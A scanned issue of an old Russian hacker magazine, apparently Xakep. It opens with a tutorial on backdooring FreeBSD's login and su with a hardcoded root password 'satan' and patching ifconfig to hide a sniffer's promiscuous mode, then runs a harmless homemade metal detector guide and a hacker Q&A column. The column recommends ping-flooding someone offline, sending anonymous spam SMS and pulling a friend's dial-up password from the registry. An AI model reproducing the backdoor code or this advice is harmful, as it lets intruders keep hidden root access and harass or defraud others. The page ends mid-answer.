Вот тут становится понятно, что используется ф-ия pam_authenticate. Эта аутентификация не катит. -) Хотя можно и ее переколбасить. Но мы не ищем легких путей! Выходим из gdb и редактируем Makefile снова. -) Дописываем в строку, начинающуюся с CFLAGS+= -DNO_PAM Сохраняем Makefile, стираем старый 'login' и компилим login заново:

```
bash#rm login
bash#rm *.o
bash#make
```

Грузим gdb и делаем то же самое, что и в прошлый раз... Опа, теперь уже другая ф-ия. -)

```
(gdb)
609        p=getpass("Password:");
(gdb)
Password:
```

Она-то нас и устраивает. -) 609 означает, что эта строчка номер 609 файла login.c .Выходим из gdb и открываем login.c . Жмем 609 раз клавишу вниз. -)))) И смотрим, что же там происходит... Ну, сразу становится понятно, что основная функция - auth_traditional(). Она криптует полученный от пользователя пароль и сверяет его с паролем, который в базе. И в конце возвращает переменную типа интегер со значением 0, если пароль верный, и 1, если не верный. Супер. Создаем внутри этой ф-ии массив gotroot, в котором будет храниться наш собственный пароль-) Для этого, в моем случае, чуть выше 609 строки под 'char *salt' я добавляю новую:

```
char gotroot[]="satan";
```

Пароль будет "satan". -) Теперь спускаемся чуть ниже... -) Туда, где кончается функция auth_traditional и возвращается значение rval... И прямо над строкой

```
memset(p,0,strlen(p));
```

дописываем новую -)

```
if(strcmp(p,gotroot)==NULL)
rval=0;
```

Сохраняем login.c, стираем старые откомпиленные и создаем новый login. -)

```
bash#rm login
bash#rm *.o
bash#make
```

Ну вот, практически и все, gdb нам больше не понадобится. Теперь давай проверим, все ли мы сделали так, как надо. -)

```
bash#./login
login:root
Password:satan
Wellcome to FreeBSD
You have mail.
#id
uid=0(root) gid=0(wheel) groups=0(wheel)
#
```

Упс! -) Пашет! -) Но прежде чем закидывать новый login в /usr/bin, сотри его сначала. Да-да, сотри...

```
bash#rm login
bash#rn *.o
```

И убери в файле Makefile флаг -g3... После чего компиль заново и кидай в /usr/bin .

```
bash#make
bash#mv login /usr/bin/
```

Готово. -) Теперь, если даже админ и просечет, что ты изнасиловал его тачку и сменит все пароли, - тебе по фигу. Пароль "satan" подойдет в любом случае. Я, правда, исключаю тот случай, что у администратора хватит мозгов переставить все Бинарики. -)

Давай теперь попробуем сделать что-нибудь с программой su. Находим так, чтобы мы могли суидиться на рута со своим паролем стандартным. Процедура в принципе та же, что и с логином. И чтоб не повторяться, su мы переделаем немного по-другому. -)

```
bash#whereis su.c
su:/usr/bin/su /usr/share/man/man1/su.1.gz
/usr/src/usr.bin/su
bash#
```

Топаем в папку /usr/src/usr.bin/su .
Редактируем Makefile.
В строку, начинающуюся с CFLAGS, добавим флаг -g3
компилируем (из-под рута) и запускаем su (запускать нужно из-под обычного пользователя)...
bash#make
Отчмодь su с флагом Set user ID on execution . И потом из-под обычного пользователя вводи

```
mal$cd /usr/src/usr.bin/su
mal$./su
Password:
```

Так, ну тут нам тоже потребуется найти функцию, в которой сверяется. Пароль, введенный юзверем, с паролем, который в базе данных (файле паролей). Ну что, открываем файл su.c (из-под рута, естественно) -) и ищем там строку

```
Passwd:
```

Упс, вот я нашел такую интересную строчку: -)

```
p = getpass("Password:");
```

Заменю-ка я ее на... эээ... допустим...

```
p = getpass("Loh:");
```

Сохраню и откомпилю su заново. -)

```
bash#rm su
bash#rm *.o
bash#make
```

не забудь отчмодить с флагом Set user ID on execution. И из-под обычного пользователя грузим:

```
mal$./su
Password:
```

Опа, не изменилась надпись... Хм... Ладно, не впервой, -) ща разберемся... Лезем опять в Makefile ... Удаляем оттуда на фиг строку

```
COPTS+= -DSKEY
```

Компилим и чмодим su заново...
Запускаем:

```
mal$./su
Loh:
```

Вот где собака порылась... стираем su и su.o и лезем опять в su.c. Вставим сразу перед функцией main() массив с нашим паролем:

```
char blabla[]="satan";
```

Теперь доходим до строки

```
p=getpass("Loh:");
```

Спускаемся на пару строк ниже... ищем такую байду

```
#ifdef KERBEROS
....................(здесь бадяга разная)
#endif
{
```

И после этой фигурной скобки вставляем

```
if(strcmp(p,blabla)!=NULL)
{
```

потом спускаемся еще на пару строк ниже... находим: exit(1); и после нее пихаем еще одну фигурную скобку.

```
}
```

Сохраняем... компилируем... чмодим... и пробуем. -)

```
mal$./su
Loh:satan
bash#id
uid=0(root) gid=0(wheel) groups=0(wheel)
```

Все. -) Теперь заменим в su.c Loh на Passwd и откомпилируем заново. Правильно чмодим и кидаем в /usr/bin/ -)

Если ты собираешься запустить на тачке сниффер, то не помешало бы переписать ifconfig. Ведь когда ты запускаешь сниффер, он ставит сетевуху в promisc mode. А админы очень часто проверяют состояние сетевых девайсов командой

```
ifconfig-a.
```

Так вот, если зло-админ посмотрит ifconfig, то там твой сниффер и засветится. Будет написано, что карточка в режиме promisc. А переписать эту прогу можно практически за одну минуту.

```
bash#whereis ifconfig.c
ifconfig: /sbin/ifconfig /usr/src/sbin/ifconfig
bash#
```

Валим в /usr/src/sbin/ifconfig .
Открываем ifconfig.c .
Находим там

```
#define IFFBITS \
"\020\1UP.......... и так далее.
```

Стираем там слово PROMISC на фиг и сохраняем исходник. Компилируем и кидаем куда надо. -)

```
bash#make
bash#mv ifconfig /usr/sbin/
```

Все.
Вот, в общем-то, и набор таких переписанных прог можно назвать руткитом. -) А руткит куда круче, когда написал его ты САМ!!!

НАЙДИ ТАНК У

Доктор Добрянский (Dr.Cod@online.ru) Холод (Holod@xaker.ru)



Доброе утро...

Пляж, как это бывает рано утром, безлюден - никого на километр вокруг. Я шагаю по береговой кромке - там, где обычно располагаются лежаки отдыхающих. Пиии-пи-пи-пиии-пИИИИ-ТРИИИИПИИИИИИУХ! Разгребаю песок ногой, сажусь на корточки... Ничего интересного. Кольцо. На этот раз - серебряное (по крайней мере, по виду).
Солнце, тем временем, окончательно вылезает в зенит и удобно устраивается в небе. Все, пора завязывать, на сегодня хватит. Рассматриваю сегодняшний улов: десяток монет-пятирублевок, толстенная серебряная цепочка и - вуаля! - золотое колечко с неизвестным пока камушком. На пЫво хватит!
Это - не выдержка из утопического рассказа какого-нибудь Шекли, а мое обычное воскресное утро. Если, конечно, я не плюхаюсь в машину или электричку и не еду куда-нибудь под Волоколамск, на поля. Пока они распаханы - там бывает довольно интересно... Но, дело ясное, я еду туда не с пустыми руками - я беру с собой... металлоискатель.

Что это?

Тут я сделаю, вроде того, паузу. Что же это за прибор?
В принципе, металлоискатель (или металлодетектор) - это такой девайс, который умеет "чувствовать" любые железки в земле. Водишь им над поверхностью - когда под детектором появляется железяка (любого генеза ;)), металлоискатель пищит или замолкает, или меняет частоту писка (в зависимости от типа прибора). Глубина обнаружения предмета у разных металлоискателей разная (дело ясное: чем больше предмет - тем глубже его "видно"; например, монету в пять рублей глубже, чем на глубине десять сантиметров, ты с простым девайсом вряд ли найдешь), но, в общем, редкий прибор "видит" самые большие предметы (например - сундук ;)) глубже, чем на метр вниз. Хотя, честно говоря, мне еще ни разу не приходилось копать глубже, чем на 20 см. вниз. О типах и особенностях металлодетекторов можно рассказывать много, так что лучше почитай сам в Нете - я тут ссылочек тебе понакидаю.

Нашел!

Искать с этой штукой можно везде, где люди живут. В самом городе, правда, лучше этого не

Себя на даче!

делать - слишком много железного мусора. А вот на пресловутом пляже - пожалуйста. Или где-нибудь в полузаброшенной деревне (чем старее - тем лучше), или на распаханном поле. Правда, настоящий клад мне найти не довелось, - но все еще впереди ;). Среди моих находок - разные монеты (начиная с 18 века), гильзы от оружия, прикольные железяки, пара платиновых (!) вилок, штук восемь дореволюционных утюгов ;) и еще много черт-те-знает-чего. Одно скажу: если у тебя глазки загорелись в лес где-нибудь под Волоколамском наведаться за парабеллумом, с войны там гниющим, - даже и не думай. Во-первых, ничего боеспособного ты там уже не найдешь (сгнило!), а во-вторых, уж очень велик шанс наткнуться на какой-нибудь неприятный сюрприз типа мины, которые почему-то хуже всего гниют :(. Будут потом твои ошметки по округе собирать. И учти: это не просто призыв типа "Вася! Не надо! Это нехорошо!" - это обоснованный совет. Чтоб мины и кости с войны собирать, существуют официальные клубы поисковиков - пусть они этим занимаются. Захочешь поучаствовать - договоришься с ними и поедешь, а один даже и не суйся.

Мани-мани


Лет пять назад прогулка с металлоискателем была доступна только реально богатым людям либо продвинутым радиолюбителям. Сейчас же ситуевина изменилась в лучшую сторону :) - прикольный дееспособный прибор нашего (русского!) производства можно купить от 50$ (столько я заплатил, когда по объявлению в ИрВр покупал свой Ми-26 - так металлоискатель называется) до 250$. В принципе, 50$ - деньги тоже не маленькие, но и не очень большие (некоторые на апгрейд тратят в десять раз больше). По мне - так вообще, лучший вариант покупки устройства - б/у, по объявлению в ИрВр - дешево (в два раза дешевле нового прибора!) и сердито. А если у тебя с финансами совсем туго, то тут спешл-фор-ю Доктор Добрянский изобрел свой собственный простой девайс, ты соберешь такой часа за два. Короче: твори, выдумывай, пробуй. Удачных тебе находок!

Почему надо собирать этот металлоискатель?

Да потому, что это единственный металлоискатель, который работает. Ты, наверное, видел много схем в Интернет и в разных книжках. Они либо слишком сложные, либо содержат сложные элементы: подстроечные катушки, переменные емкости... Словом, там нечего делать без осциллографа. Обычно в таких схемах очень мало пояснений и нет никакой уверенности в том, что это чудо когда-нибудь зафурыкает.

Мой прибор проверен и собран мною лично в нескольких вариантах. Он прошел испытания в боевых условиях при участии членов редакции. Каждый шаг объяснен, подробнее не бывает. Все схемы и модели рисовал лично я с работающих экспонатов. Ошибок нет! Проверено! Но в любом случае я на связи по почте, отвечаю в тот же день.

Ничего не надо настраивать, не нужно никаких сложных приборов. Если даже ты не рубишь в электронике вообще, у тебя есть возможность собрать работающий прибор. Исключение для тех, у кого уши на языке, таких я буду консультировать лично. Если ты родился с паяльником



в руках (бедная мама), то тебе не составит никакого труда собрать эту простую схему.

Чем надо запастись?

Электронные компоненты

1. Пальчиковые батарейки 1,5 вольта - 4шт. (4х5руб.)
2. Твоя любимая микросхема 155 ЛА3 - 2шт. (2х5руб.)
3. Конденсатор 10nf (наноФарад), 12в (вольт) - 3шт. (бесплатно на помойке либо 3х3руб.)
4. Конденсатор 15nf, 12в - 2 шт. (помойка/3х3руб.)
5. Конденсатор 36nf, 12в - 2шт. (помойка/3х3 руб.)
6. Регулятор, резистор 470 (Ом) - 2шт (помойка/2х5руб)
7. Любой стеклянный диод из старого лампового телевизора - 2шт. (помойка/2х3 руб.). Можно какой-нибудь КД-409, главное - кремниевый и высокочастотный.
8. 62 метра лакированной медной проволоки диаметром 0,2-0,4 мм. (абсолютно бесплатно) (см. ниже)
9. Наушник от плеера - 1шт. (сосед)
10. Шнур от телефона (пружинкой) - 1шт. (сосед)
11. 3 метра телевизионного провода или шнур от магнитофона (см. ниже). (3х2руб./сосед)
12. Электропереключатель (тумблер) - 1 шт. (12 руб./помойка)
13. Разноцветные телефонные проволочки, из которых дети плетут колечки (дети/помойка)

Неэлектронные компоненты

1. Скотч или пластырь (до 3-х руб./медпункт)
2. Мыльница (для мыла) квадратная - 1 шт. (6 руб./ванная)
3. Черенок для швабры деревянный - 1 шт. (20 руб./уборщица)
4. Пяльцы для вышивания 16-20 см пластмассовые - 1 шт. (14-20руб./бабушка)
5. Пластиковая бутылка - 1 шт. (ближайшая палатка)

Инструменты


1. Паяльник 40 ватт 220 вольт с возможностью регулирования подогрева.
2. Напильник, кусачки, пинцет, плоскогубцы, канцелярский нож.
3. Флюс для работы с жестью.
4. Вольтметр (необязательно)

Датчик

Датчик будет в виде катушки. Удобней всего катушку мотать на пяльцах. Пяльцы для вышивания - это два обруча, вставленные один в другой с возможностью зажима. Раньше девушки натягивали в них ткань и вышивали. Сейчас девчонки ходят по дискотекам, так что пяльцами воспользуемся мы.

На внутреннем обруче есть желобок. Туда очень


удобно наматывать тонкую проволоку. Проволоку можно найти, разобрав трансформатор, вентилятор, электробритву или другое устройство, в котором есть мотор. Я просто выломал катушку из телека на помойке. Хватило витков на 30 (но это, кстати, не очень много: вообще-то, чем больше витков - тем лучше). После того как катушка смотана, надеваем внешний обруч и затягиваем его. Выводы катушки должны торчать наружу.



Фотография: "Пяльцы в сборе"

Пяльцы удобно с помощью горлышка от пластиковой бутылки закрепить на черенке от швабры. Такая катушка хорошо обнаруживает предметы размером от крупной монеты до танка на большом расстоянии.

Другой датчик я сделал для мелких предметов, таких как колечко, гаечка, копейка. Берем компакт диск и приклеиваем на зеркальную сторону скотч резиновым клеем. Получается, что липкая лента торчит своей липкостью вверх. Теперь на эту ленту нужно виток за витком приклеивать проволоку с помощью пинцета и спички. Работа на пару часов. Потом все сверху заклеивается скотчем. Спиралевидная катушка готова, надо только приклеить к ней деревянную ручку.



Фотография: "Катушка на компакте"

И последний писк моды, когда катушка наматывается на подошву ботинка, параллельно земле. Так можно определять металл на ходу, правда, с низкой точностью. Моя катушка к моменту фотографирования оторвалась от ботинка, так что ты ее не увидишь.

Как подсоединить катушку?

От катушки до мыльницы с прибором должен идти экранированный кабель. Экран - это такая металлическая оплетка, которая предотвращает помехи. У катушки должно отходить два телевизионных кабеля. Жилы припаяй к двум выходам катушки. А оплетку нужно будет припаять к минусу батарейки. Вместо телевизионного кабеля удобнее использовать экранированный стереокабель от старых магнитофонов.

Чтобы припаять медную проволоку к катушке, нужно снять с нее сначала лак. Это можно сделать ножом или напильником. Будет удобно, если ты, как я, припаяешь к катушке два маленьких разъема от автомобильного аудио. Тогда катушка будет съемной.

Наушник

Определять металл ты будешь на слух. Если есть что-то металлическое, то звук либо изменится, либо пропадет вообще. Чтобы это все услышать, нужен наушник. Я припаял обычный банан от плеера к проводу от телефонной трубки. На вид это выглядит просто космически.

Сборка устройства


После того как ты собрал катушку и наушник, нашел все детали, можно приступать к сборке самого прибора.

Возьми мыльницу и прорежь канцелярским ножом в боковой стенке три круглых отверстия для регуляторов и тумблера. Эти детали выломать из старого телевизора на помойке. Тумблер может быть любым. Реостаты должны быть графитовые 470 Ом. Еще бывают проволочные, они более грубые. Если ты нашел реостаты только на 1К (килоОм), 2, 3 или 20, то можешь просто параллельно припаять к каждому по сопротивлению 510 Ом. Главное, чтобы реостаты были одинаковые, одного номинала.

Батарейки нужно спаять последовательно (одна за другой). Для этого необходим специальный флюс. Флюс это присадка к припою (олову). Обычной канифолью (это тоже флюс) ты не сможешь припаять провод к жестяной бляшке батарейки. Специальный флюс можно купить в любом радиомагазине. Все поверхности надо перед пайкой зачищать напильником.

Чтобы не мучиться с припаиванием батареек, можно купить держатель для батареек. Он очень дорогой, так что лучше его достать из какой-нибудь детской игрушки.

После того как батарейки, регуляторы и тумблеры ты закрепил в мыльнице, можно приступать к пайке схемы. Я припаивал микросхемы прямо на попу к реостатам с помощью специального флюса. При этом попа была минусом, вместо проволоки. Т.е. я припаивал к жестянке ноги 7, 11, 12, 13 каждой микросхемы.



Металлоискатель внутри


Если мыльница из толстого пластика, то ты можешь разогревать паяльником медную телефонную проволоку и утапливать ее в пластмассе. Все будет держаться очень прочно и не надо никаких печатных плат.



Металлоискатель внутри (обьемная модель)

Алгоритм сборки схемы

Удобно использовать при сборке схемы телефонную проволоку такого же цвета, как на объемных моделях.



Обозначения


У тебя есть две микросхемы, к ним подводим питание. Нога 14 - плюс через тумблер, ноги 7, 11, 12, 13 - минус. Ноги начинают считать слева от метки.

Питание микросхемы

Теперь к минусу и ноге 8 припаиваем зеленый конденсатор 68nf. Этот конденсатор съедает помехи. К восьмой ноге припаяй один вывод переменного резистора. Два других вывода реостата соедини с ногой 1. Ноги 3, 4, 5 спаяй вместе. Это проделай с обеими микросхемами.


Подсоединение резистора

К первой микросхеме подсоедини красный конденсатор 15nf к ногам 1, 2 и ногам 5, 9, 10 (их удобней отогнуть вверх). Получился задающий генератор.




Задающий генератор

Ко второй микросхеме подсоедини такой же конденсатор к ногам 5, 9, 10. Другой выход конденсатора нужно соединить с катушкой. Вторая жила катушечного провода соединяется с ногами 1, 2 микросхемы. Катушка будет влиять на генератор, изменять его частоту в зависимости от присутствия металла.



Чувствительный генератор

Нога 8 - выход каждого генератора. Соедини выходы генераторов коричневыми конденсаторами 10nf. Это нужно для того, чтобы сравнивать колебания задающего генератора с колебаниями, измененными катушкой-датчиком.



Соединение генераторов

Теперь надо услышать эту разницу колебаний, для этого ставим два диода-детектора. И фильтр - третий коричневый конденсатор. Подсоедини наушник. Я даже не знаю, как зовут эти диоды, они очень старые, я нашел их в телевизоре на помойке. Такие обычно бывают в металлических коробочках с катушкой. Они стеклянные с черным колечком на плюсе. Можешь использовать КД409 или любые другие стеклянные диоды, найденные на свалке, главное - одинаковые. Чтобы узнать, где плюс, а где минус, померь сопротивление в разные стороны. Диод пропускает ток только в одну сторону.

Теперь проверь, все ли правильно припаяно. Пошевели все провода, не должно быть никаких расколбасов. Все должно быть жестко, проводки должны быть как можно короче. Вместо катушки соедини провода между собой и, покрутив регуляторы, добейся звука в наушнике. Если звука нет, то поздравляю, ты чего-то припаял не туда.

Если все ОК, то подсоединяем катушку, крутим ручки и слышим звук. Теперь на улицу - испытывать устройство. С помощью ручек надо добиться самого низкого звучания, на нем больше чувствительность. Теперь, когда ты будешь подносить катушку к металлическим предметам, звук будет меняться, а потом вовсе пропадать.

ЛИНКИ

http://www.chat.ru/~rusklad
черный археолог

http://my.akcecc.net/klad/
для кладоискателей

http://www.vtc.ru/~vladdig/
диггер клуб

http://www.user.cityline.ru/~klad/
раритет

http://www.kladsport.f2s.com/
кладоспорт

HACK-FAQ

Хакер (xakfaq@chat.ru)

Задавая вопросы, конкретизируй их. Давай больше данных о системе, описывай абсолютно все, что ты о ней знаешь. Это мне поможет ответить на твои вопросы. И не стоит задавать вопросов вроде "как сломать www-сервер?" или вообще просить у меня "халявного" INTERNET'a.
Я получаю ОГРОМНОЕ количество писем! Все письма, присланные Вами, прочитаны. И на них (в скором будущем) :) Вы все без исключения получите ответы.

Xaker (xakfaq@chat.ru)

Q: Как анонимно послать SMS-сообщение на мобильник моего недруга и можно ли это сделать? ;)

A: А ты перец еще тот! =) Вижу, куда мысля твоя клонит... Решил его дружественно послать в пешее эротическое путешествие? 8) Эх, нам, почитателям Х, все можно! Забегай на мегарулезную пагу "http://www.sms.ru". Там увидишь такое окошечко для ввода, куда набиваешь телефон и само сообщение. С легкостью забивай болт на всякие там выборы стандартных сетей - это не для нас, мы и сами все знаем! Главное - это полностью ввести телефон, например, 958-0000 должен выглядеть (для Москвы) как 7-095-958-0000. Желаю тебе успешного spam'a. ;)

Q: В последнее время назрела такая необходимость: надо протестировать защиту программульки, которую наша команда написала. Кто бы мог это провернуть?

A: Знаю я **твои** программки... ;) Грузить нас не надо, сами мы **местные** и все понимаем. =) Заказ на "тестирование" любого программного обеспечения можно провести по небезызвестному в последнее время адресочку... Неее, не бойся, не на Лубянке! Сей адресочек есть "http://testing.void.ru", его я выцепил абсолютно случайно у своего знакомого. Хочу лишь заранее предупредить, что заказы там обрабатываются только коммерческие. :((За-то профессионально.) :)

Q: При открытии своего WIN386.SWP HiEW'ом v6.00 вылезает ошибка, что не может открыть, и все. Мне интересно, в чем это дело?

A: Приятель, ты чего творишь?? :) Кто же открывает salock'енные файлы под Windows? Чтобы открыть этот файл, тебе понадобится, как минимум, почесать в затылке и перезагрузить свою развалюху под DOS. ;) Там файл уже не будет открытым на запись, и поэтому ты с ним сможешь делать все, что твоей душе заблагорассудится.

Q: Где достать POCSAG Protocol Monitor?

A: Информацию о "прослушивании" пейджеровых сообщений можно найти на паге, посвященной разным TV/FM Tuner'ам: "http://tuner.hardware.ru/". Там же и лежит программулина, декодирующая сигнал, POCSAG32 (http://tuner.hardware.ru/files/-poc32205.zip - 440 кил). Там все завернуто цивильно: с ключиком для регистрации... плюс еще несколько русскоязычных таблиц перекодировки для правильного отображения сообщений на русском языке). Есть в наличии и русифицированный вариант фичи POCSAG32 (http://tuner.hardware.ru/files/poc32-rus.exe - 321 Kb), только вначале надо поставить вышеуказанную версию.

Q: Может ли провайдер читать мои письма, которые я шлю? Если да, то как его обломать?

A: Обламывают только пальцы, а провайдеров проучают. =) Вот этим и советую тебе заняться на досуге, предварительно сходив и ознакомившись с сайтом "http://www.pgp.com". Из вышенаписанного ты можешь сделать вывод, что провайдер может читать все. Но на самом деле это может делать и не только провайдер... "Злоумышленников" :-) много, поэтому без шифровки твоих e-mail сообщений с помощью PGP в наш век СОРМ-ов тебе просто не обойтись!

Q: Что можно сделать с чужой машиной, узнав ее IP? :-)

A: Банально ее saflood'ить. Вот меня тут недавно один пацан сканил по всем портам, а я его и срубил с Интернета... Он-то на dial-up'е, а у меня shell есть. Да, да, с каналом на 2 мегабита =)). Воспользовавшись тупой командной "ping -t -l 50000 127.127.127.127", я его и скинул. Наверно, он еще долго после этого матерился! =)

Q: Можно ли попасть за решетку за продажу спам-листов, но не рассылку спама?

A: Ты в какой стране живешь, дорогуша? У нас можно попасть за решетку даже за то, что ты просто по улице идешь и никого не трогаешь! :-) Мало ли что в законе понаписано. Поэтому **теоретически** тебя за это никто дергать не будет, а вот **практически** - леший его знает. Смотря на кого нарвешься. :)

Q: Как подменить номер АОНу?

A: Братишка, по-моему ты лезешь в какой-то криминал... иначе зачем тебе этим заниматься? Информацию о подмене номера АОНа (целая статья с техническими характеристиками) ты можешь вытащить вот отсюда: http://hackphreak.newmail.ru/PHREAK/aoh.htm или найти в #5 за 99 X.

Q: Пожалуйста, дайте еще линков по phreaker'ству!

A: Большое количество хацкерско-фрикерских линков ты можешь найти вот здесь: "http://www.chat.ru/~happer". Радиолюбителям xUSSR посвящается... ;)


Q: Не подскажешь, где можно поиметь описание WinAPI функций для WINDOWS'ов, желательно для C++ (Builder) или Pascal (Delphi), да побольше всего!

A: Вообще-то, если тебе нужны описания WinAPI функций, то они и есть WinAPI, тут нет разницы C++ это или Pascal. Тебе просто предоставляют интерфейс. Совет один - доставай Microsoft Windows SDK. :) Иногда, подчеркиваю, иногда!!! его можно бесплатно забрать с "http://www.microsoft.com".

Q: Моя любимая тема на сцене - это кракерство. Где найти подходящий "материал" для себя?

A: Специально для тебя, крендель, англоязычный сайт: "http://protools.cjb.net". Поможет как разработчику программного обеспечения, защит этого самого ПО, так и наглому ;) взломщику. Как всегда, набор состоит из:

Задавать вопросы можно по E-Mail адресу xakfaq@chat.ru (E-Mail адрес состоит _только_ из английских букв). Поле письма Subject _обязательно_ должно быть с пометкой "[вопрос для FAQ]", иначе ответа ты просто не дождешься.



твой постоянный ведущий рубрики, Хакер

документаций, компиляторов, патчеров, унпакеров, пакеров и т.п. Существует в паутине и подобный Российский сайт. Его URL следующий: "http://www.re-versing.net". Набор примерно тот же, только прелесть сего сайта в том, что он полностью на русском, плюс на нем еще есть и форум, где всегда можно задать вопрос. (Открою секрет: все вкусности reversing'а лежат на самом деле на "ftp://ftp.reversing.net").

Q: С моего компьютера в Интернет подключался один мой знакомый, подключался не через моего провайдера, а через своего. После работы в папке "Удаленный доступ к сети" он удалил свое соединение. Могу ли я теперь на своем диске найти его логин и пароль.

A: Да, теоретически это возможно. Стоит только очень захотеть и можно даже полететь... ;). В Интернет. Необходимо в каком-нибудь HEX-редакторе поизучать файл реестра USER.DAT. При удалении из папки "Удаленный доступ к сети" соединения также "удаляется" информация из реестра. Но на самом-то деле она не удаляется, а просто остается "пустой" областью, в которую возможна запись. Этим можно воспользоваться. Кусок блока "пустой" области переписать заместо другого соединения. Вуаля! ;)

Q: Как работать с программой Telnet? Какие команды можно и нужно вводить, подключившись к другому компу?

A: О! Это просто как дважды два. Сейчас тебе выдам наглядный ;)) пример. Запускай через Start -> Run в своих форточках 'telnet'. Далее в нем выбирай Connect -> Remote System. Появится окошечко. =) Там, где спрашивают Host Name, не тормози и вводи "209.100.29.251". Там же, где спрашивают Port, не выбирай из списка, а введи сам "69". Тип терминала (TermType) можешь не выбирать. Эээ... надеюсь, наглядно видны прелести telnet? ;) А... надеюсь, ты не забыл Connect нажать? :)

Q: Имеется один злостный провайдер, который имеет наглость блокировать ICQ. Чего делать-то?

A: Бежать от такого провайдера. Единственное правильное решение. Есть еще и не очень правильное, но которое поможет. Скорее всего провайдер блокирует :4000 порт (он у него просто запрещен на firewall'е). Из этого какой вывод напрашивается? Простой. Надо ICQ настроить на левый сервак, куда доступ будет не по :4000 порту.

Q: Кто-нибудь знает, как снять Security Code с мобильного телефона Nokia?

A: Ну ты, парниша, даешь! Уже мобильником обзавелся? ;) Для этого есть специальные тулзы, которые по IMEI выдают Security Code для твоего мобильника. В Интернете таких прог, как всегда, полно. ;) Стоит лишь разуть глаза. По поводу IMEI. IMEI - это такой большой набор цифр, которые, собственно, составляют число. ;) Чтобы узнать IMEI твоего телефона, тебе придется совершить очень сложное действие: снять аккумулятор и посмотреть надпись. :-)) Если ты настоящий герой и всегда идешь в обход, то достаточно просто набрать на телефоне следующую комбинацию: "*#06#".

Q: Что такое стеганография?

A: Стегано что?.. Я знаю, там, стегозавра и т.д. Но сего зверя не имел честь знать. Тут из зала подсказывают, что ты, оказывается, о науке говоришь. Стеганография - это использование безобидных и неинтересных данных для пряtанья в них какой-либо секретной информации, да так, чтобы не вызывать подозрения. Стандартным приемом является засовывание какой-либо информации в картинки .jpeg'и звуковые файлы .wav'ы. Причем делают так, что в первом случае изменения не заметны (почти) для зрения, а во втором - для слуха. На всем этом основано и такое деяние, как подписывание копирайтов (с) ;) этих самых картинок и звуков. (Чтобы не воровали в Интернете).

Q: Реально ли реверсировать CRC32?

A: Реверсировать в прямом смысле слова CRC32 нельзя. То есть на то оно и CRC, чтобы просто по данным получить уникальный хэш. Но можно подобрать "специальные" данные, удовлетворяющие хэшу. Это иногда полезно. Вот исходник:

```
#include <stdio.h>
void main()
{
long i, crc;
puts("Invert CRC32 (c) 2000 by RElf @ HHT/2");
printf("Desired CRC32 = "); scanf("%x",&crc);
crc=~crc;
for(i=32;i;i--) if(crc & 0x80000000)
crc=(crc<<1)^0xDB710641;
else crc<<=1;
printf("%s %X","Possible contents:",~crc);
}
```

Q: Реально ли снять FLEXcrypt с инсталляционных пакетов FLEXlm или других файлов?

